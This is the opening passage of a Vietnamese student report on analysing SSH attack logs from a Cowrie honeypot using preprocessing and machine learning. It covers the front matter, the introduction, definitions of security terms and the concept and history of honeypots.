

ĐẠI HỌC BÁCH KHOA HÀ NỘI  
KHOA TOÁN - TIN



BÁO CÁO CUỐI KỲ

Đề tài: Phân tích hành vi tấn công mạng từ Cowrie Honeypot sử dụng kỹ thuật tiền xử lý và học máy

Học phần: An toàn hệ thống thông tin (MI4260)

Mã lớp học: 158257

Giảng viên hướng dẫn: PGS. TS. Nguyễn Đình Hân

Sinh viên thực hiện: Nhóm 3

NGUYỄN TRUNG KIÊN 20227180

LÊ NGỌC TRUNG KIÊN 20227236

VŨ LƯƠNG DUY 20227226

Hà Nội, tháng 6 năm 2025



## Danh sách thành viên

---

STT	Họ và Tên	MSSV	Đóng góp chính
1	Nguyễn Trung Kiên (Nhóm trưởng)	20227180	<ul style="list-style-type: none"><li>Nghiên cứu tài liệu và lên ý tưởng chính cho đề tài</li><li>Soạn bản thảo chính thức báo cáo (L<sup>A</sup>T<sub>E</sub>X)</li><li>Dẫn dắt nhóm, đảm bảo tiến độ thực hiện bài</li><li>Thực hiện phần khảo sát, triển khai thực nghiệm và phân tích dữ liệu</li></ul>
2	Vũ Lương Duy	20227226	<ul style="list-style-type: none"><li>Tìm hiểu đề tài, đóng góp ý tưởng xây dựng sản phẩm</li><li>Soạn nội dung và thiết kế Slide (L<sup>A</sup>T<sub>E</sub>X) phần kiến thức cơ sở các mục: Bối cảnh, lịch sử, cơ sở lý thuyết về Honeypot và HoneyNet</li></ul>
3	Lê Ngọc Trung Kiên	20227236	<ul style="list-style-type: none"><li>Soạn nội dung báo cáo tiến độ nhóm</li><li>Soạn nội dung và thiết kế Slide (L<sup>A</sup>T<sub>E</sub>X) phần kiến thức cơ sở các mục: Các công cụ Honeypot, Honeypot của Hacker</li></ul>

# Lời nói đầu

---

Trong thời đại công nghệ thông tin phát triển nhanh chóng, các hệ thống mạng ngày càng trở nên phức tạp và tiềm ẩn nhiều nguy cơ tấn công mạng từ các đối tượng xấu với nhiều mục đích khác nhau. Để bảo vệ an toàn thông tin và duy trì sự ổn định của hệ thống mạng, các giải pháp phòng thủ mạng hiện đại cần không chỉ dựa vào các công cụ truyền thống mà còn cần ứng dụng các kỹ thuật tiên tiến nhằm phát hiện và phản ứng kịp thời trước các mối đe dọa.

Honeypot là một trong những công cụ hiệu quả được sử dụng để phát hiện và phân tích các hành vi tấn công mạng. Bằng cách giả lập các dịch vụ hoặc hệ thống dễ bị tấn công, honeypot thu hút và ghi nhận các hành vi xâm nhập, từ đó cung cấp dữ liệu thực tế quý giá cho việc nghiên cứu và phát triển các phương pháp phòng chống.

Đề tài “*Phân tích hành vi tấn công mạng từ Cowrie Honeypot sử dụng kỹ thuật tiền xử lý và học máy*” được nhóm chúng em lựa chọn nhằm nghiên cứu và triển khai hệ thống honeypot Cowrie để thu thập dữ liệu tấn công mạng, đồng thời ứng dụng các kỹ thuật tiền xử lý và học máy để phân tích, nhận diện hành vi tấn công một cách tự động và hiệu quả.

Chúng em xin gửi lời cảm ơn sâu sắc tới **PGS. TS. Nguyễn Đình Hân**, giảng viên hướng dẫn, đã tận tình chỉ bảo và hỗ trợ chúng em trong suốt quá trình thực hiện đề tài. Chúng em cũng xin trân trọng cảm ơn các Thầy Cô trong Khoa Toán - Tin, Đại học Bách Khoa Hà Nội đã tạo điều kiện học tập và nghiên cứu thuận lợi, giúp chúng em hoàn thành tốt đề tài này.

Chúng em nhận thức rằng đề tài còn nhiều hạn chế do thời gian và năng lực còn hạn chế. Chúng em rất mong nhận được những ý kiến đóng góp quý báu từ quý Thầy Cô và các bạn để có thể hoàn thiện hơn trong các nghiên cứu tiếp theo.

Hà Nội, tháng 6 năm 2025

Nhóm 3

# Mục lục

---

Danh sách thành viên	1
Lời nói đầu	2
<b>I Kiến thức cơ sở</b>	<b>10</b>
<b>1 Giới thiệu đề tài</b>	<b>11</b>
1.1 Đặt vấn đề và bối cảnh nghiên cứu . . . . .	11
1.2 Mục tiêu nghiên cứu . . . . .	12
1.3 Phạm vi và giới hạn đề tài . . . . .	12
1.4 Phương pháp tiếp cận . . . . .	13
1.5 Cấu trúc báo cáo . . . . .	13
<b>2 Tổng quan về Honeypot và an ninh mạng</b>	<b>14</b>
2.1 Một số thuật ngữ và định nghĩa cơ bản . . . . .	14
2.2 Khái niệm và đặc điểm của Honeypot . . . . .	16
2.3 Lịch sử hình thành và phát triển của Honeypot . . . . .	17
2.4 Phân loại Honeypot . . . . .	19
2.4.1 Honeypot cấp thấp (Low-Interaction) . . . . .	19
2.4.2 Honeypot cấp cao (High-Interaction) . . . . .	20
2.4.3 Honeypot cấp trung (Mid-Interaction) . . . . .	22
2.5 Vai trò của Honeypot trong hệ thống phòng thủ chủ động . . . . .	23
2.6 Cách thức hoạt động của Honeypot . . . . .	25
2.7 Rủi ro khi sử dụng Honeypot . . . . .	28
2.8 So sánh Honeypot với các giải pháp bảo mật khác . . . . .	30
2.9 Các mô hình ứng dụng Honeypot thực tế . . . . .	32
2.9.1 Honeypot trong mạng nội bộ (Internal Network) . . . . .	32
2.9.2 Honeypot trong vùng trung lập (DMZ) . . . . .	33
2.9.3 Honeypot đối diện trực tiếp với Internet . . . . .	34
2.10 Honeynet . . . . .	36
2.11 Kỹ thuật “honeypot ngược” – khi hacker đánh lừa người phòng thủ . . . . .	39
2.11.1 Khái niệm . . . . .	39
2.11.2 Shellcode – nền tảng cho honeypot ngược . . . . .	39
2.11.3 Mục đích của honeypot do hacker thiết lập . . . . .	39

2.11.4	Ví dụ thực tế . . . . .	40
2.11.5	Các hình thức honeypot do hacker thiết lập . . . . .	40
2.11.6	Phát hiện honeypot do hacker . . . . .	40
2.11.7	So sánh: honeypot của hacker và mã độc thông thường	41
2.11.8	Kết luận . . . . .	41
<b>3</b>	<b>Một số mô hình Honeypot phổ biến</b>	<b>42</b>
3.1	Honeyd . . . . .	42
3.1.1	Giới thiệu . . . . .	42
3.1.2	Cách thức hoạt động . . . . .	43
3.1.3	Ưu và Nhược điểm . . . . .	43
3.1.4	Ứng dụng thực tế của Honeyd . . . . .	44
3.2	Dionaea . . . . .	45
3.2.1	Giới thiệu . . . . .	45
3.2.2	Cách thức hoạt động . . . . .	45
3.2.3	Tính năng nổi bật của Dionaea . . . . .	47
3.2.4	Giao thức giả lập phổ biến của Dionaea . . . . .	47
3.2.5	Ứng dụng thực tế của honeypot Dionaea . . . . .	48
3.3	Kippo . . . . .	49
3.3.1	Giới thiệu . . . . .	49
3.3.2	Cách thức hoạt động . . . . .	49
3.3.3	Tính năng nổi bật . . . . .	50
3.3.4	Giá trị ứng dụng của Kippo . . . . .	51
3.4	Cowrie . . . . .	52
3.4.1	Giới thiệu . . . . .	52
3.4.2	Cách thức hoạt động của Cowrie . . . . .	52
3.4.3	Tính năng nổi bật . . . . .	53
3.4.4	Ứng dụng thực tế . . . . .	54
3.4.5	Hạn chế . . . . .	54
3.5	Ví dụ ứng dụng thực tế các mô hình Honeypot . . . . .	55
3.6	So sánh các mô hình Honeypot phổ biến . . . . .	58
<b>II</b>	<b>Triển khai thực nghiệm</b>	<b>59</b>
<b>4</b>	<b>Giới thiệu và cài đặt hệ thống Honeypot</b>	<b>60</b>
4.1	Mục tiêu và định hướng triển khai . . . . .	60
4.2	Công cụ và thư viện sử dụng . . . . .	61
4.2.1	Hệ điều hành và môi trường thực thi . . . . .	61
4.2.2	Honeypot . . . . .	61

4.2.3	Ngôn ngữ và công cụ lập trình . . . . .	61
4.2.4	Thư viện xử lý và trực quan hóa dữ liệu . . . . .	62
4.2.5	Thư viện mở rộng và học máy . . . . .	62
4.3	Cài đặt và chạy thử Cowrie Honeypot . . . . .	63
4.3.1	Cài đặt Cowrie Honeypot . . . . .	63
4.3.2	Khởi động honeypot Cowrie . . . . .	64
4.3.3	Thử kết nối SSH giả lập . . . . .	64
4.3.4	Xem và theo dõi log tấn công . . . . .	65
4.4	Xây dựng Web Honeypot bằng Flask . . . . .	66
<b>5</b>	<b>Thu thập và tiền xử lý dữ liệu</b>	<b>68</b>
5.1	Thu thập dữ liệu thực tế từ cộng đồng . . . . .	68
5.2	Tiền xử lý và làm sạch dữ liệu . . . . .	70
5.2.1	Parse log từ định dạng thô sang CSV . . . . .	70
5.2.2	Bổ sung thông tin địa lý bằng GeoIP . . . . .	72
5.2.3	Chuẩn hóa timestamp và kiểm tra IP hợp lệ . . . . .	74
5.2.4	Khảo sát ban đầu trên tập dữ liệu . . . . .	75
<b>6</b>	<b>Phân tích hành vi tấn công SSH</b>	<b>77</b>
6.1	Thông kê và trực quan hóa hành vi tấn công . . . . .	77
6.1.1	Thông kê theo quốc gia nguồn gốc tấn công . . . . .	77
6.1.2	Phân tích tấn công bất thường theo số lần . . . . .	79
6.1.3	Phân tích mật khẩu bị thử phô biến . . . . .	84
6.1.4	Phân tích mật khẩu bị thử phô biến . . . . .	85
6.1.5	Phân tích tấn công theo chuỗi thời gian . . . . .	86
<b>7</b>	<b>Phát hiện hành vi bất thường và Botnet</b>	<b>88</b>
7.1	Phát hiện nhóm hành vi bất thường bằng DBSCAN . . . . .	88
7.1.1	Tiền xử lý dữ liệu đầu vào cho DBSCAN . . . . .	88
7.1.2	Phân nhóm địa chỉ IP tấn công bằng DBSCAN . . . . .	89
<b>8</b>	<b>Trực quan hóa và đánh giá</b>	<b>92</b>
8.1	Trực quan hóa dữ liệu địa lý nâng cao (tọa độ GPS) . . . . .	92
8.2	Xây dựng Dashboard giám sát Honeypot . . . . .	93
<b>9</b>	<b>Nhận xét và đề xuất</b>	<b>96</b>
9.1	Dánh giá bộ dữ liệu thu thập được . . . . .	96
9.2	Hiệu quả của mô hình Honeypot . . . . .	96
9.3	Đề xuất hướng phát triển và phòng thủ nâng cao . . . . .	97
9.3.1	Mở rộng phạm vi thu thập và mô hình Honeypot . . . . .	97

9.3.2 Tăng cường phân tích và tự động hóa . . . . .	97
9.3.3 Phòng thủ và cải thiện bảo mật hệ thống thực tế . . . . .	97
<b>9.4 Kết luận . . . . .</b>	<b>98</b>
<b>III Tổng kết và đánh giá</b>	<b>99</b>
<b>10 Tổng kết và đánh giá</b>	<b>100</b>
10.1 Những kết quả đạt được . . . . .	100
10.1.1 Kiến thức chuyên môn . . . . .	100
10.1.2 Kỹ thuật chuyên ngành . . . . .	100
10.1.3 Kỹ năng mềm . . . . .	101
10.2 Những điểm cần cải thiện và bài học rút ra . . . . .	101
10.3 Định hướng phát triển tiếp theo . . . . .	101
<b>Lời cảm ơn</b>	<b>103</b>
<b>Danh mục tài liệu tham khảo</b>	<b>104</b>
<b>Phụ lục</b>	<b>106</b>

# Danh sách hình vẽ

---

2.1	Bìa sách "The Cuckoo's Egg Cliff Stoll (1989) . . . . .	17
2.2	Lance Spitzner xuất hiện trên mặt báo Forbes với chủ đề "How To Secure The Human Operating System"(Làm thế nào để bảo mật hệ điều hành của con người) . . . . .	17
2.3	Forescout tạo ra các Honeypot thực tế bằng AI trong công việc phân tích tấn công . . . . .	18
2.4	Sơ đồ quá trình hoạt động Honeypot . . . . .	25
2.5	Ứng dụng thực tế của Honeypot trong hệ thống mạng . . . . .	32
2.6	Cấu trúc mạng vùng DMZ . . . . .	33
2.7	Mô phỏng mạng Honeynet . . . . .	36
3.1	Mô phỏng các tầng của Honeyd . . . . .	42
3.2	Quy trình hoạt động cơ bản của Honeyd . . . . .	43
3.3	Sơ đồ hoạt động Dionaea . . . . .	46
3.4	Sơ đồ hoạt động Kippo . . . . .	50
3.5	Mô phỏng cách thức hoạt động của hệ thống Honeypot-Cowrie . . . . .	53
3.6	Trang chủ T-Pot (Phát triển bởi Deutsche Telekom) . . . . .	55
3.7	T-Pot với dashboard attack map . . . . .	56
3.8	Azure Sentinel Workbook Dashboard . . . . .	57
4.1	Màn hình khởi động Cowrie thành công trong WSL2 . . . . .	64
4.2	Phiên SSH giả lập ghi nhận trong Cowrie (thử đăng nhập với fakeuser) . . . . .	65
4.3	Dòng log ghi nhận một phiên SSH truy cập trái phép . . . . .	65
4.4	Giao diện trang chủ Web Honey Pot . . . . .	66
4.5	File login_attempts.txt của web Honeypot . . . . .	67
5.1	Trang giới thiệu bộ Dataset được đăng tải và công khai trên Kaggle . . . . .	68
5.2	File log thô được lấy trực tiếp từ Kaggle . . . . .	70
5.3	Kết quả chạy file step0_parse_log_to_csv.py trên Terminal .	71
5.4	Dữ liệu sau khi parsed, file parsed_log.csv . . . . .	72
5.5	Kết quả chạy file step1_location_geo.py . . . . .	73
5.6	Dữ liệu trong file ssh_logs_with_geo.csv sau khi thêm thông tin địa lý bằng GeoIP . . . . .	73
5.7	Kết quả chạy file step2_preprocessing.py . . . . .	74

5.8	Dữ liệu file ssh_logs_with_geo.csv sau khi chuẩn hóa timestamp và làm sạch dữ liệu . . . . .	75
5.9	Kết quả chạy file step3_read_csv.py trên Terminal . . . . .	76
6.1	Bản đồ phân bố tấn công theo quốc gia sau khi chạy file step4_plot_geo.py . . . . .	78
6.2	Kết quả chạy file step5_botnet_detection.py trên Terminal .	81
6.3	Biểu đồ số lượng tấn công mỗi phút step5_botnet_detection.py	81
6.4	Top 10 IP tấn công nhiều nhất step5_botnet_detection.py ..	81
6.5	Biểu đồ tỷ lệ tấn công từ Top 10 IP và phần còn lại sau khi chạy file step5_botnet_detection.py . . . . .	82
6.6	Top 10 mật khẩu bị thử nhiều nhất step6_password_count.py	85
6.7	Biểu đồ số cuộc tấn công theo ngày step7_time_series.py ..	87
7.1	Kết quả chạy file step8_dbSCAN.py trên Terminal . . . . .	90
7.2	Bảng phân cụm IP tấn công bằng DBSCAN . . . . .	90
8.1	Kết quả chạy file step10_dashboard.py trên Terminal . . . . .	94
8.2	Dashboard Giám sát Honeypot . . . . .	95

# Danh sách bảng

---

2.2	Một số kỹ thuật Data Control trong Honeynet . . . . .	37
2.3	So sánh: Honeypot của hacker và mã độc thông thường . . . . .	41
3.1	Tính năng nổi bật của Honeyd . . . . .	42
3.2	Bảng so sánh các mô hình Honeypot phổ biến . . . . .	58

# **Phần I**

## **Kiến thức cơ sở**

# Chương 1 Giới thiệu đề tài

---

## 1.1 Đặt vấn đề và bối cảnh nghiên cứu

Trong thời đại công nghệ số phát triển vượt bậc như hiện nay, các hệ thống mạng và dịch vụ trực tuyến ngày càng trở nên quan trọng đối với mọi tổ chức và cá nhân. Tuy nhiên, cùng với sự phát triển đó, các nguy cơ về an ninh mạng cũng ngày càng gia tăng với tính chất ngày càng tinh vi và phức tạp. Các cuộc tấn công mạng không chỉ gây thiệt hại về tài chính mà còn làm suy giảm niềm tin của người dùng đối với các hệ thống thông tin.

Trong bối cảnh đó, việc nghiên cứu và phát triển các công cụ nhằm phát hiện, ghi nhận và phân tích hành vi tấn công mạng trở thành nhiệm vụ cấp thiết của ngành an toàn thông tin. *Honeypot* là một trong những giải pháp chủ động, được thiết kế như một hệ thống giả lập dễ bị tấn công nhằm thu hút và ghi nhận các hoạt động xâm nhập trái phép. Qua đó, honeypot cung cấp nguồn dữ liệu thực tế quý giá giúp các nhà nghiên cứu và chuyên gia bảo mật hiểu rõ hơn về các kỹ thuật, phương thức tấn công cũng như động cơ của hacker.

Cowrie là một trong những hệ thống honeypot phổ biến và mạnh mẽ, chuyên giả lập các dịch vụ SSH và Telnet, từ đó thu thập các dữ liệu hành vi tấn công mạng một cách chi tiết. Tuy nhiên, lượng dữ liệu thu thập được từ honeypot thường rất lớn và phức tạp, đòi hỏi các phương pháp phân tích hiện đại như kỹ thuật tiền xử lý dữ liệu và học máy để có thể trích xuất thông tin có giá trị và tự động hóa việc phát hiện các hành vi độc hại.

Trên cơ sở đó, đề tài “Phân tích hành vi tấn công mạng từ Cowrie Honeypot sử dụng kỹ thuật tiền xử lý và học máy” được thực hiện nhằm xây dựng một hệ thống thu thập, xử lý và phân tích dữ liệu tấn công từ honeypot Cowrie, qua đó ứng dụng các mô hình học máy để nhận diện và phân loại các hành vi tấn công mạng một cách chính xác và hiệu quả.

## 1.2 Mục tiêu nghiên cứu

Mục tiêu chính của đề tài là xây dựng và triển khai một hệ thống honeypot dựa trên Cowrie nhằm thu thập dữ liệu về hành vi tấn công mạng, đồng thời ứng dụng các kỹ thuật tiền xử lý dữ liệu và học máy để phân tích và nhận diện các hành vi tấn công một cách chính xác và hiệu quả.

Cụ thể, các mục tiêu nghiên cứu bao gồm:

- Nghiên cứu và triển khai hệ thống honeypot Cowrie, thiết lập môi trường giả lập các dịch vụ SSH và Telnet nhằm thu thập dữ liệu log về các cuộc tấn công mạng thực tế.
- Áp dụng các phương pháp tiền xử lý dữ liệu để làm sạch, chuẩn hóa và trích xuất các đặc trưng quan trọng từ dữ liệu thu thập được nhằm nâng cao chất lượng dữ liệu phục vụ phân tích.
- Phân tích dữ liệu file log, từ đó phát hiện những hành vi truy cập bất thường từ các địa chỉ IP, người dùng và vùng quốc gia. Nhận diện hành vi tấn công Botnet, tấn công Brute-force, ...
- Vận dụng các kết quả đã thực hiện được, đưa ra giải pháp nhằm khắc phục tấn công mạng, giúp giảm thiểu rủi ro và tăng cường khả năng phòng thủ cho các hệ thống mạng trong thực tế.

## 1.3 Phạm vi và giới hạn đề tài

Đề tài tập trung nghiên cứu và triển khai hệ thống honeypot sử dụng Cowrie để thu thập dữ liệu về các hành vi tấn công mạng trên các dịch vụ SSH và Telnet. Các dữ liệu thu thập sẽ được xử lý và phân tích bằng các kỹ thuật tiền xử lý và học máy nhằm phát hiện và phân loại các hành vi tấn công.

Phạm vi nghiên cứu không bao gồm việc triển khai honeypot trên các dịch vụ hoặc giao thức mạng khác ngoài SSH và Telnet. Đồng thời, đề tài cũng không tập trung vào phát triển các giải pháp phòng thủ trực tiếp mà chủ yếu nghiên cứu ở mức độ phát hiện và phân tích hành vi tấn công.

Do giới hạn về thời gian và nguồn lực, việc thu thập dữ liệu được thực hiện trong môi trường mạng giả lập và có kiểm soát, không mở rộng ra môi trường mạng thực tế quy mô lớn.

## 1.4 Phương pháp tiếp cận

Đề tài được thực hiện theo các bước chính sau đây:

- **Nghiên cứu tài liệu:** Thu thập và tổng hợp các tài liệu chuyên ngành liên quan đến honeypot, Cowrie, tiền xử lý dữ liệu và học máy.
- **Triển khai honeypot Cowrie:** Cài đặt, cấu hình và vận hành hệ thống honeypot để thu thập dữ liệu hành vi tấn công mạng qua các dịch vụ SSH và Telnet.
- **Tiền xử lý dữ liệu:** Làm sạch, chuẩn hóa và trích xuất đặc trưng từ dữ liệu thu thập được.
- **Phân tích bằng học máy:** Áp dụng các thuật toán học máy để xây dựng mô hình phân loại và nhận diện hành vi tấn công.
- **Đánh giá mô hình:** Sử dụng các chỉ số đánh giá để kiểm tra và điều chỉnh mô hình cho phù hợp.

## 1.5 Cấu trúc báo cáo

Báo cáo được chia thành các phần chính như sau:

- **Phần I: Kiến thức cơ sở**

Bao gồm các chương giới thiệu đề tài, cơ sở lý thuyết về honeypot, các kỹ thuật tiền xử lý và học máy liên quan đến việc phân tích hành vi tấn công mạng.

- **Phần II: Triển khai thực nghiệm**

Trình bày quá trình triển khai hệ thống honeypot Cowrie, thu thập và xử lý dữ liệu, áp dụng các mô hình học máy để phân tích hành vi tấn công.

Phân tích kết quả thực nghiệm, đánh giá hiệu suất các mô hình và đề xuất hướng phát triển.

- **Phần III: Tổng kết và đánh giá**

Tóm tắt nội dung nghiên cứu, kết luận các kết quả đạt được và đưa ra các kiến nghị cho nghiên cứu tiếp theo.

# Chương 2 Tổng quan về Honeypot và an ninh mạng

---

## 2.1 Một số thuật ngữ và định nghĩa cơ bản

### Mã độc (Malware)

“Phần mềm ác ý … là bất kỳ phần mềm nào được thiết kế có chủ đích nhằm gây gián đoạn cho máy tính, máy chủ, máy khách hoặc mạng máy tính, làm rò rỉ thông tin riêng tư, truy cập trái phép vào thông tin hoặc hệ thống, tước quyền truy cập vào thông tin hoặc vô tình can thiệp vào bảo mật …”<sup>1</sup>

### Ransomware (Mã độc tống tiền)

“Mã độc tống tiền … bao gồm nhiều lớp phần mềm ác ý với chức năng hạn chế truy cập đến hệ thống … và đòi hỏi một khoản tiền … nhằm xóa bỏ việc hạn chế truy cập …”<sup>2</sup>

### APT (Advanced Persistent Threat)

“Thuật ngữ APT … chỉ một tập hợp các quá trình tấn công hệ thống máy tính bí mật và liên tục, thường được sắp xếp bởi một người hoặc một nhóm người (hackers) nhắm vào một thực thể cá biệt … Quá trình ‘liên tục’ cho thấy rằng một hệ thống bên ngoài liên tục điều khiển và theo dõi và lấy cắp dữ liệu từ một mục tiêu cụ thể.”<sup>3</sup>

### Phần mềm gián điệp (Spyware)

“Phần mềm gián điệp … là loại phần mềm chuyên thu thập các thông tin từ các máy chủ … mà không có sự nhận biết và cho phép của chủ máy. … chuyển các dữ liệu thông tin đến một máy khác.”<sup>4</sup>

<sup>1</sup>Wikipedia Tiếng Việt. (2024). Phần mềm ác ý. Truy cập từ [https://vi.wikipedia.org/wiki/Phần\\_mềm\\_ác\\_ý](https://vi.wikipedia.org/wiki/Phần_mềm_ác_ý)

<sup>2</sup>Wikipedia Tiếng Việt. (2013). Mã độc tống tiền. Truy cập từ [https://vi.wikipedia.org/wiki/Mã\\_%E1%BB%8Boc\\_t%E1%BB%91ng\\_ti%E1%BB%91n](https://vi.wikipedia.org/wiki/Mã_%E1%BB%8Boc_t%E1%BB%91ng_ti%E1%BB%91n)

<sup>3</sup>Wikipedia Tiếng Việt. (2018). Advanced persistent threat. Truy cập từ [https://vi.wikipedia.org/wiki/Advanced\\_persistent\\_threat](https://vi.wikipedia.org/wiki/Advanced_persistent_threat)

<sup>4</sup>Wikipedia Tiếng Việt. (2024). Phần mềm gián điệp. Truy cập từ [https://vi.wikipedia.org/wiki/Phần\\_mềm\\_gi%C3%A1n\\_di%C3%A9p](https://vi.wikipedia.org/wiki/Phần_mềm_gi%C3%A1n_di%C3%A9p)

## **Trojan horse (Ngựa thành Troy)**

“Trojan horse . . . là một loại phần mềm ác tính. Không giống như virus, nó không có chức năng tự sao chép nhưng lại có chức năng hủy hoại tương tự . . . ẩn mình dưới dạng chương trình hữu ích . . .”<sup>5</sup>

## **Backdoor (Cửa hậu)**

“Trong một hệ thống máy tính, Backdoor (‘cửa hậu’) là một phương pháp bí mật vượt qua thủ tục chứng thực người dùng thông thường hoặc để giữ đường truy nhập từ xa . . .”<sup>6</sup>

## **Zero-day (Lỗ hổng chưa được vá)**

“Lỗ hổng Zero-day . . . là thuật ngữ để chỉ những lỗ hổng phần mềm hoặc phần cứng chưa được biết đến và chưa được khắc phục . . .”<sup>7</sup>

## **Botnet**

“Botnets: mạng lưới các máy tính bị nhiễm phần mềm độc hại được bọn tội phạm mạng sử dụng để thực hiện các tác vụ trực tuyến mà không có sự cho phép của người dùng.”<sup>8</sup>

## **Dữ liệu pháp y số (Digital Forensics)**

Dữ liệu pháp y số là tập hợp chứng cứ điện tử trích xuất từ thiết bị hoặc môi trường số, nhằm phân tích nguyên nhân sự cố, truy vết hành vi tấn công và hỗ trợ cho quy trình tố tụng pháp luật.<sup>9</sup>

---

<sup>5</sup>Wikipedia Tiếng Việt. (2005). *Trojan* (máy tính). Truy cập từ [https://vi.wikipedia.org/wiki/Trojan\\_\(máy\\_tính\)](https://vi.wikipedia.org/wiki/Trojan_(máy_tính))

<sup>6</sup>Wikipedia Tiếng Việt. (2024). *An ninh mạng*. Truy cập từ [https://vi.wikipedia.org/wiki/An\\_ninh\\_mạng](https://vi.wikipedia.org/wiki/An_ninh_mạng)

<sup>7</sup>Wikipedia Tiếng Việt. (2024). *An ninh mạng*. Truy cập từ [https://vi.wikipedia.org/wiki/An\\_ninh\\_mạng](https://vi.wikipedia.org/wiki/An_ninh_mạng)

<sup>8</sup>Wikipedia Tiếng Việt. (2024). *An ninh mạng*. Truy cập từ [https://vi.wikipedia.org/wiki/An\\_ninh\\_mạng](https://vi.wikipedia.org/wiki/An_ninh_mạng)

<sup>9</sup>Casey, E. (2011). *Digital Evidence and Computer Crime: Forensic Science, Computers and the Internet*. Academic Press.

## 2.2 Khái niệm và đặc điểm của Honeypot

Honeypot (tạm dịch: "nồi mật") là một hệ thống hoặc tài nguyên trong mạng được thiết kế có chủ đích để thu hút và đánh lừa kẻ tấn công, từ đó theo dõi và ghi lại hành vi xâm nhập nhằm phục vụ cho việc phân tích, phòng thủ và nâng cao năng lực an ninh mạng.

Theo định nghĩa của Lance Spitzner – người sáng lập Dự án Honeynet, “Honeypot là một tài nguyên thông tin có giá trị chỉ khi bị tấn công hoặc truy cập bất hợp pháp”<sup>10</sup>. Nó không phục vụ người dùng hợp pháp và do đó, bất kỳ tương tác nào với hệ thống đều được coi là hành vi đáng ngờ.

### Đặc điểm của Honeypot

- **Thụ động và cô lập:** Honeypot không tham gia vào hoạt động sản xuất thực tế mà chỉ chờ bị tương tác bởi các thực thể không mong muốn.
- **Dễ giám sát và ghi log:** Do không có người dùng hợp lệ, mọi hoạt động đều có thể được ghi nhận chi tiết, giúp đơn giản hóa công tác điều tra và phân tích.
- **Không gây ảnh hưởng đến hệ thống chính:** Honeypot được triển khai biệt lập, tránh rủi ro lây lan hoặc gây hại cho các tài nguyên quan trọng của tổ chức.
- **Góp phần nghiên cứu hành vi tấn công:** Qua dữ liệu thu thập được, quản trị viên có thể phân tích chiến thuật, kỹ thuật và quy trình (TTPs) của kẻ tấn công.
- **Có thể đánh lừa công cụ tự động:** Nhiều honeypot được thiết kế để hấp dẫn các công cụ quét và malware tự động, từ đó giảm tải cho hệ thống thật.


Honeypot có thể đóng vai trò là lớp bảo vệ thứ cấp hoặc công cụ thu thập thông tin tình báo trong kiến trúc bảo mật phòng thủ chủ động (Active Defense). Trong bối cảnh các phương thức tấn công ngày càng tinh vi, công cụ này giúp các chuyên gia an ninh mạng không chỉ phát hiện mà còn hiểu rõ bản chất mối đe dọa.

---

<sup>10</sup>Spitzner, L. (2002). *Honeypots: Tracking Hackers*. Addison-Wesley.

## 2.3 Lịch sử hình thành và phát triển của Honeypot

Khái niệm Honeypot xuất hiện từ cuối những năm 1980 như một kỹ thuật nhằm phát hiện và phân tích hành vi xâm nhập trong môi trường mạng. Một trong những tài liệu đầu tiên đề cập đến ý tưởng tương tự là cuốn \*Cliff Stoll's "The Cuckoo's Egg"\* xuất bản năm 1989, mô tả việc giăng bẫy để theo dõi một hacker người Đức<sup>11</sup>.



Hình 2.1: Bìa sách "The Cuckoo's Egg" Cliff Stoll (1989)

Đến cuối thập niên 1990, khái niệm Honeypot được chính thức hóa và phát triển mạnh nhờ công trình của Lance Spitzner – người sáng lập Dự án HoneyNet, một tổ chức phi lợi nhuận nghiên cứu các công nghệ phòng thủ chủ động<sup>12</sup>. Dự án này đã thúc đẩy việc ứng dụng Honeypot không chỉ để bẫy kẻ tấn công mà còn phân tích chiến thuật, kỹ thuật và công cụ (TTPs) mà họ sử dụng.




Hình 2.2: Lance Spitzner xuất hiện trên mặt báo Forbes với chủ đề "How To Secure The Human Operating System" (Làm thế nào để bảo mật hệ điều hành của con người)

<sup>11</sup>Stoll, C. (1989). *The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*. Doubleday.

<sup>12</sup>Spitzner, L. (2003). *Honeypots: Tracking Hackers*. Addison-Wesley.

Trong những năm gần đây, Honeypot tiếp tục được cải tiến để đối phó với các mối đe dọa phức tạp hơn, như phần mềm độc hại nâng cao, botnet, và tấn công có chủ đích (APT). Các Honeypot hiện đại còn tích hợp trí tuệ nhân tạo để tự động phân tích dữ liệu thu thập được từ các tương tác của kẻ xâm nhập<sup>13</sup>.



Hình 2.3: Forescout tạo ra các Honeypot thực tế bằng AI trong công việc phân tích tấn công

Tham khảo thêm tại website:

[https://mi2.com.vn/honeypot-ai-phat-hien-va-ngan-chan-tan-cong-ransomware/.](https://mi2.com.vn/honeypot-ai-phat-hien-va-ngan-chan-tan-cong-ransomware/)

<sup>13</sup>Zhao, Q., & Mannan, M. (2021). An overview of modern honeypots for cybersecurity. *ACM Computing Surveys*, 54(8), 1-36.

## 2.4 Phân loại Honeypot

